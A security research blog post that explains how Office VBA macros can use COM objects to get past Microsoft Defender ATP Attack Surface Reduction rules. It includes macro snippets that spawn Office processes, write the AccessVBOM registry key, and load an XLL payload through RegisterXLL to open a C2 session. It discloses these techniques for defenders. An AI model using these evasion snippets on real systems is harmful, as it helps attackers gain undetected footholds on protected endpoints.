

Breaking the (WDAPT) Rules with COM

 [optiv.com/insights/source-zero/blog/breaking-wdapt-rules-com](https://www.optiv.com/insights/source-zero/blog/breaking-wdapt-rules-com)

An Endpoint Detection and Response (EDR) product is a good tool to incorporate into the enterprise security stack, but they alone are not enough. Attackers employ sophisticated techniques to circumvent these controls and as a result, there has been a driving need for defenders to detect and prevent events related to the execution of malicious code on endpoint systems. This article will explore some discovered gaps in the Microsoft Defender Advanced Threat Protection (WDAPT) solution that allows for the undetected execution of code on WDAPT protected systems.

WDAPT is an enterprise endpoint security platform designed to identify, investigate, and defend against advanced threat actors. What makes WDAPT unique is that it combines a traditional anti-virus (AV) engine with an EDR engine and other security mechanisms into one platform. Blue teams often have this struggle of enough telemetry from various endpoint agents into a centralized location, as well as being able to zero in on threats promptly. WDAPT addresses this by focusing on having a single platform that integrates several key controls, including:

- Threat & Vulnerability Management
- Advanced Threat Hunting
- Attack Surface Reduction
- Next-Generation Protection
- Endpoint Detection and Response
- Automated Investigation and Remediation

WDAPT changes the landscape for attackers. They no longer have to worry about just being caught by an EDR/AV product. WDAPT pulls in real-time relevant information and detailed Windows Event logs for analysis. This analysis drills down into low-level kernel events that lead to the detection of malicious activity. Below is a sample of events that lead to a "Sensitive credentials memory read" alert triggered by executing a Mimikatz attack.

Image

■ Sensitive credential memory read			
📄	WerFault.exe read the memory of lsass.exe	👤 admin	S_NEW_GEV64.exe > WerFault.exe > lsass.exe OtherAlertRelatedActivity
📄	WerFault.exe read the memory of lsass.exe	👤 admin	S_NEW_GEV64.exe > WerFault.exe > lsass.exe OtherAlertRelatedActivity
🔍	The WerFault.exe access token was modified	👤 admin	\Device\HarddiskVolume2\Users\Admin\Desktop ProcessPrimaryTokenModified
⚙️	werfault.exe loaded module samlib.dll	👤 Admin	\Device\HarddiskVolume2\Users\Admin\Desktop ImageLoaded
⚙️	werfault.exe loaded module cryptdll.dll	👤 Admin	\Device\HarddiskVolume2\Users\Admin\Desktop ImageLoaded
🔗	werfault.exe opened process handle of lsass.exe	👤 admin	S_NEW_GEV64.exe > werfault.exe > lsass.exe OpenProcessApiCall
🔗	werfault.exe opened process handle of lsass.exe	👤 admin	S_NEW_GEV64.exe > werfault.exe > lsass.exe OpenProcessApiCall
🔍	The WerFault.exe access token was modified	👤 admin	\Device\HarddiskVolume2\Users\Admin\Desktop ProcessPrimaryTokenModified

Figure 1: WDATP Timeline of Events

As shown above, this level of detail can make an attacker’s goal of hiding their activity difficult. This article will focus on understanding the Attack Surface Reduction (ASR) component of WDATP’s protection suite. I will discuss how it works and issues that attackers can exploit to circumvent and bypass WDATP itself.

What is Attack Surface Reduction (ASR)?

ASR was designed to be the first line of defense, detecting events based on actions that violate a set of rules. These rules focus on specific behavior indicators on the endpoint that are often associated with an attacker’s Tactics, Techniques, or Procedures (TTPs). These rules have a heavy focus on the Microsoft Office suite, as this is a common vector attackers focus on when trying to establish a remote foothold on an endpoint. A lot of the rule-based controls focus on network-based or process-based behavior indicators that stand out from the normal business operation. The following rules aim to reduce the attack surface:

- Block Adobe Reader from creating child processes
- Block all Office applications from creating child processes
- Block credential stealing from the Windows local security authority subsystem (lsass.exe)
- Block executable content from email client and webmail
- Block executable files from running unless they meet a prevalence, age, or trusted list criterion
- Block execution of potentially obfuscated scripts
- Block JavaScript or VBScript from launching downloaded executable content
- Block Office applications from creating executable content
- Block Office applications from injecting code into other processes

- Block Office communication applications from creating child processes
- Block process creations originating from PSEXEC and WMI commands
- Block untrusted and unsigned processes that run from USB
- Block Win32 API calls from Office macros
- Use advanced protection against ransomware

These rules focus on either the initial compromise of a system or a technique that can severely impact an organization (e.g., disclosure of credentials or ransomware). They cover a large amount of the common attack surface utilized by attackers and focus on hampering known techniques used to compromise assets.

To properly detect attacks, the rules must rely on telemetry from Microsoft's Antimalware Scan Interface (AMSI). Microsoft designed AMSI to allow security mechanisms to interface deep in the Windows operating system (OS) and provide enhanced protection, specifically around in-memory-based attacks. AMSI allows security products to better detect malicious indicators and help stop threats. While this is not 100% publicly documented by Microsoft, it appears these rules only work on Windows 10 based systems [1], which is the same version of Windows AMSI was introduced on. AMSI provides insight into numerous areas of the Windows OS, including but not limited to:

- PowerShell Environment
- Windows Script Host
- JavaScript and VBScript
- Office VBA macros
- COM Objects

Below is a sample diagram illustrating how AMSI can gather telemetry on malicious behavior running in an Office macro:

Image




Figure 2: AMSI Diagram [2]

AMSI has become a staple that most EDR products rely on to detect threats. While these rules do change the landscape for attackers, the rules are not perfect. We have identified several bypasses for specific ASR rules and in this article will focus on two and their corresponding techniques.

Block all Office applications from creating child processes

The “Block all Office applications from creating child processes” rule applies to all Microsoft Office applications (e.g., Word, Excel, PowerPoint, etc.) and aims to prevent Office applications from creating child processes. Attackers often use Office documents to gain an initial foothold by way of leveraging vulnerabilities or misconfigurations in VBA macros to run malicious code. As a result, these malicious processes, that could be designed to establish a foothold in the target network, will be a child process of an Office application. Using a simple proof-of-concept (PoC) code, we can see that when Microsoft Word (WinWord.exe) attempts to spawn a command prompt (cmd.exe), it is stopped by the “Block all Office applications from creating child processes” rule:

```
Sub f()
Set objShell = CreateObject("WScript.Shell")
Set objExec = objShell.Exec("cmd.exe")
End Sub
```

Image





Figure 3: ASR Preventing the Creation of Child Processes

However, when we take the same PoC code and modify the spawned process from cmd.exe to Microsoft's Word (WinWord.exe), the action is not blocked and allowed to execute. This does not just work with a parent process spawning an identical process (e.g., WinWord.exe spawning WinWord.exe). Additionally, but works with any combination of Office products.

Image



Image




Figure 4: Word.exe Create Child Process Without Restrictions

How is it spawning another process?

To answer that, it must be understood what the above two lines of code are doing. The `CreateObject` is a function that is used to create a Component Object Model (COM) instance. Briefly, COM is an object-based mechanism that allows software objects to be created from another application. These objects can be components or entire applications that can be loaded or programmatically accessed from the main program that created the object. COM was created to allow Microsoft Office applications the ability to communicate and exchange data between applications. COM also bridges the gap between different programming languages, allowing various scripting languages to interact with an application without requiring language dependencies. COM has grown to be used in many other applications, including Distributed COM (DCOM), which allows the interaction of COM objects in a separate process or ones located on remote systems over TCP/IP.

In this example, the object `Wscript.Shell` was created. The `Wscript.Shell` object loads a DLL into the `WinWord.exe` process, which provides the functions to access the Windows OS shell. As a result, `WinWord.exe` becomes a container for `Wscript.Shell` (additional details on how this specifically works later on). As a result, the `Exec` function can be called, which executes a provided function name or path much like when an application is executed from the command line. This results in the execution of whatever application we specify in the `objShell.Exec()` command (in this case `Excel.exe`), as a child process of the parent `WinWord.exe`. If we take a deeper look at the `WinWord.exe` process itself using [ProcessHacker2](#), we can see that `WinWord.exe` is the parent process of `Excel.exe`.

Image




Figure 5: Process View - Parent Child process

This execution should violate the ASLR rule, but it does not, which tells us that there are inherent trust relationships between Office applications that allow Office processes to spawn other Office-based processes. The code above is quite simple, but illustrates that there is a mechanism here that attackers can use to spawn other Office applications and programmatically interact with them using COM.

There are many reasons why attackers care to do this rather than run their malicious code in the parent process. Spawning a secondary process can draw less attention to the primary process (in some situations). Additionally, by spawning a secondary process, an attacker can programmatically modify this secondary process to ensure any anti-malware controls are stripped or flushed out of the process. However, the problem is that an attacker still has to operate inside an Office application to not be blocked. Lastly, attackers focus on living in a secondary process, primarily if their initial process was spawned by opening and enabling an embedded macro. Moving out of this initial process can ensure that the attacker will not lose their foothold when the victim closes the application.

What is the risk (i.e., how can attackers weaponize this)?

Before we can examine what attackers need to do to weaponize a child process, it should be considered that to be successful, the attacker must stay within the context of Office applications (e.g., running as a Microsoft Office process). Another consideration is that an attacker needs to avoid using Win32 API calls or injection techniques in their VBA macros that would trigger other ASR rules. To begin, an attacker must first identify the version of Office to properly set the appropriate values required for programmatical access. The setting "Trust access to the Microsoft Visual Basic for Applications (VBA) project object model" allows Office applications programmatical access to manipulate the objects or code in Office's VBA environment. Without this setting, it is more difficult for unauthorized programs to build "self-replicating" code that could compromise an endpoint.

Image




Figure 6: Macro Settings

There are different ways to enable this setting in spite of Microsoft providing the option to disable. By enabling this VBA setting, an attacker can load a set of instructions to spawn a second process and load shellcode into memory. To do this, an attacker can use the following code:

```
sVersion = Application.Version
Set wsh = CreateObject("WScript.Shell")
regpathh = "HKEY_CURRENT_USER\Software\Microsoft\Office\"
regpathhh = "\\Excel\\Security\\AccessVBOM"
regpath = regpathh + sVersion + regpathhh
wsh.RegWrite regpath, "1", "REG_DWORD"
```

This block of code creates a COM object to Wscript.Shell, which provides access to the Windows OS shell functions. The OS shell allows attackers to interact with the Windows registry. By doing so, an attacker can check, create, or modify the registry key associated with trusted access to the VBA environment. Programmatic access would be enabled with this key.

Depending on the Office version, this value may be in a different folder. Using the VBA "Application.Version" function, an attacker can figure out the version number. This number dictates the folder name where the office registry keys are stored.

Image




Figure 7: Macro Settings

Once this registry key is added or modified, an attacker can create a COM object to spawn another Office process. In the previous PoC code, we used "objShell.Exec(Excel.exe)" to spawn a child process. The problem is that the parent process has no direct methods to interact with the created process without introducing additional code to access the child process's handle. Handles provide access to functions within a process, allowing another process to perform tasks remotely. This poses a problem. As we noted at the start, WDTP has the ability to detect that type of behavior. Due to this, the alternative, "CreateObject(Excel.Application)" can be used. The Excel.Application COM object represents the entire Excel Application, but in an automated form, and allows for the programmatical interaction with it. Because this is still Excel, it does not trigger the ASR rule. Furthermore, when we use Excel.Application we can see that it spawns under a Service Host process (Svchost.exe) and not the WinWord.exe process.

Image




Figure 8: Malicious File's Attributes
Image




Figure 9: Malicious File's Attributes

It is important to note that when this process is spawned, it is with a specific set of flags. We will discuss why these flags appear later on.




Figure 10: Additional Flags

While Svchost.exe is a system-level process used to host multiple Windows-based services, the child process created (Excel.exe) did not gain system-level privileges. Svchost.exe manages system services that run from dynamic-link libraries (DLL), where a number of

services can share a process to reduce resource consumption. While this process is a system process, other non-system users can utilize svchost.exe to help manage resources utilized for large complex software suites such as Microsoft Office. If we look closer, we can see that the Excel process is running under SvcHost.exe that is responsible for the DCOMLAUNCH service. The DCOMLAUNCH service launches and manages large COM and Dynamic COM (DCOM) services in response to COM object creation requests. If this service is stopped or disabled, programs using COM or DCOM will not function properly. Because we created a COM object that was an entire application, the Excel process was created under Svchost.exe so it could be handled properly to prevent any instabilities to the WinWord.exe process.

Though this process is under Svchost.exe, attackers have another challenge to contend with: executing shellcode. As binary execution or using WinAPI inside a macro will trigger other ASR rules, this limits what an attacker can do without triggering an ASR rule or getting caught by WDAPT's EDR component. This is where DLLs shine. If a DLL-based payload is compiled with the right export functions, it can be used as an Office plugin that, when loaded, will automatically run shellcode. To do this, attackers can utilize Excel's RegisterXLL function. The RegisterXLL function loads an XLL plugin into memory, automatically registering and executing it. XLL files are essentially Excel-based DLLs. As we can see in the sample below, by first creating the Excel COM object, then specifying the path to the .XLL and then registering it using RegisterXLL, an attacker's malicious payload will be executed in memory, creating a remote command and control (C2) session.

```
Set oXLD = CreateObject("Excel.Application")
oXLD.Visible = False
Dim lHapUtwZ As String
lHapUtwZ = Environ("AppData") & "\\Microsoft\\Excel\\"
oXLD.RegisterXLL (lHapUtwZ + "Appwiz.xll")
```

